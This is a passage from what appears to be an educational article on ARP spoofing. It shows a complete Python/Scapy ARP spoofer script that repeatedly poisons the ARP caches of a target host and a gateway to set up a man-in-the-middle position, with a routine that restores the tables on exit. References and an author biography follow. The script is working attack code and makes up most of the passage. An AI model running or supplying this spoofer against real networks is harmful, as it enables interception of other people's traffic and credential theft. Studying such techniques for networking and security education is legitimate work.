    print("-----------------------------------------
")
    print("|              ARP SPOOFER
|")
    print("-----------------------------------------
")

def get_mac(ip):
    '''
        Performs ARP scan on target IP or IP range

        Parameters:
            ip - target IP or IP range

        Returns:
            MAC address of target ip
    '''
    arp_request = ARP(pdst=ip)
    broadcast = Ether(dst="ff:ff:ff:ff:ff:ff")
    arp_request_broadcast = broadcast / arp_request
    answered = srp(arp_request_broadcast, timeout=1,
verbose=False)[0]

    return answered[0][1].hwsrc


def spoof(target_ip, spoof_ip):
    '''
        Performs ARP spoof on target IP

        Parameters:
            target_ip - target IP to spoof
            spoof_ip - IP addr that will be
impersonated
    '''
    target_mac = get_mac(target_ip)
    packet = ARP(op=2, pdst=target_ip,
hwdst=target_mac, psrc=spoof_ip)
    send(packet, verbose=False)

def restore(dest_ip, src_ip):
    '''
        Restore ARP Tables

        Parameters:
            dest_ip - destination IP address
            src_ip - source IP address
    '''
    dest_mac = get_mac(dest_ip)
    src_mac = get_mac(src_ip)
    packet = ARP(op=2, pdst=dest_ip, hwdst=dest_mac,
psrc=src_ip, hwsrc=src_mac)
    send(packet, count=4, verbose=False)

if __name__ == "__main__":
    sent_packets = 0
    target_ip = '10.0.2.4'
    gateway_ip = '10.0.2.1'

    menu()
    while True:
        try:
            spoof(target_ip, gateway_ip)
            spoof(gateway_ip, target_ip)
            sent_packets += 2
            print(f"\r[+] Packets sent:
{sent_packets}", end='', flush=True)
            time.sleep(5)
        except KeyboardInterrupt:
            print("\n[+] Detected Keyboard Interrupt.
Resetting ARP table...")
            restore(target_ip, gateway_ip)
            restore(gateway_ip, target_ip)
            break
```

REFERENCES:

[1] J. Erickson, “Hacking: The Art of Exploitation”. San Francisco: No Starch Press, 2008.
[2] J. Seitz, “Black Hat Python”. San Francisco: No Starch Press, 2014.
[3] Whalen, S., 2001. *An Introduction To Arp Spoofing*. [online] Ouah.org. Available at: <http://www.ouah.org/intro_to_arp_spoofing.pdf> [Accessed 02 - Nov - 2020].
[4] Scapy.net, ‘Scapy API reference; scapy.layers.l2’, 2020. [Online]. Available: <https://scapy.readthedocs.io/en/latest/api/scapy.layers.l2.html>. [Accessed: 24 - Oct - 2020].

Ari Yonaty is currently a computer engineering student at California State Polytechnic University, Pomona, California, United States. His major focuses revolve around computer networking and cyber security. Schooling aside, Ari participates in numerous Capture-the-Flag events and other miscellaneous cybersecurity challenges. Currently, he interns with a military and defense contractor, working on the networking of mission-critical weaponry.